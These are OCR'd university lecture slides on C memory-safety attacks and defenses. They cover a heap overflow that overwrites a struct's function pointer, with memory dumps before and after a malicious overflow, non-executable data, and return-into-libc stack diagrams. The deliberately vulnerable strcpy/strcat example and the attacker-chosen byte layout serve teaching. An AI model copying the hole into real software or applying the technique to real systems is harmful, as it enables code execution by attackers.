
Overwriting a function pointer

- Example vulnerable program:

```
typedef struct _vulnerable_struct
{
    char buff[MAX_LEN];
    int (*cmp)(char*,char*);
} vulnerable;

int is_file_foobar_using_heap( vulnerable* s, char* one, char* two )
{
    // must have strlen(one) + strlen(two) < MAX_LEN
    strcpy( s->buff, one );
    strcat( s->buff, two );
    return s->cmp( s->buff, "file://foobar" );
}
```

Overwriting a function pointer

- And what happens on overflow:



	buff (char array at start of the struct)				cmp
address:	0x00353068	0x0035306c	0x00353070	0x00353074	0x00353078
content:	0x656c6966	0x662f2f3a	0x61626f6f	0x00000072	0x004013ce

(a) A structure holding "file://foobar" and a pointer to the `strcmp` function.

	buff (char array at start of the struct)				cmp
address:	0x00353068	0x0035306c	0x00353070	0x00353074	0x00353078
content:	0x656c6966	0x612f2f3a	0x61666473	0x61666473	0x00666473

(b) After a buffer overflow caused by the inputs "file://" and "asdfasdfasdf".

	buff (char array at start of the struct)				cmp
address:	0x00353068	0x0035306c	0x00353070	0x00353074	0x00353078
content:	0xfeeb2ecd	0x11111111	0x11111111	0x11111111	0x00353068

(c) After a malicious buffer overflow caused by attacker-chosen inputs.

Overview

- Understanding execution of C programs
- Memory safety vulnerabilities
- The attacker-defender race
  - Attack 1: Stack-based buffer overflow
  - Defense 1: Stack canaries
  - Attack 2: Heap-based buffer overflow
  - Defense 2: Non-executable data
  - Attack 3: Return-to-libc attacks
  - Defense 3: Layout randomization
- Other defenses
- Conclusion

Non-executable data

- Direct code injection attacks at some point execute data
- Most programs never need to do this
- Hence, a simple countermeasure is to mark data memory (stack, heap, ...) as non-executable
- This counters direct code injection
- But this countermeasure may break certain legacy applications
- How would you break this?


Overview

- Understanding execution of C programs
- Memory safety vulnerabilities
- The attacker-defender race
    - Attack 1: Stack-based buffer overflow
    - Defense 1: Stack canaries
    - Attack 2: Heap-based buffer overflow
    - Defense 2: Non-executable data
    - Attack 3: Return-to-libc attacks
    - Defense 3: Layout randomization
- Other defenses
- Conclusion

Return-into-libc

- *Direct code injection*, where an attacker injects code as data is not always feasible
    - E.g. When certain countermeasures are active
- *Indirect code injection* attacks will drive the execution of the program by manipulating the stack
- This makes it possible to execute fractions of code present in memory
    - Usually, interesting code is available, e.g. libc

Return-into-libc: overview



Stack

Params for f1

Return addr

Params for f2

Return addr

Params for f3

Return addr

Return addr

SP

Code Memory

f1
.
.
return


f2
.
.
return

f3

return
.
.
return

IP

Return-into-libc: overview



Stack

Params for f1

Return addr

Params for f2

Return addr

Params for f3

SP

Return addr

Code Memory

f1
.
.
return


f2
.
.
return

IP


f3

return
.
.
return

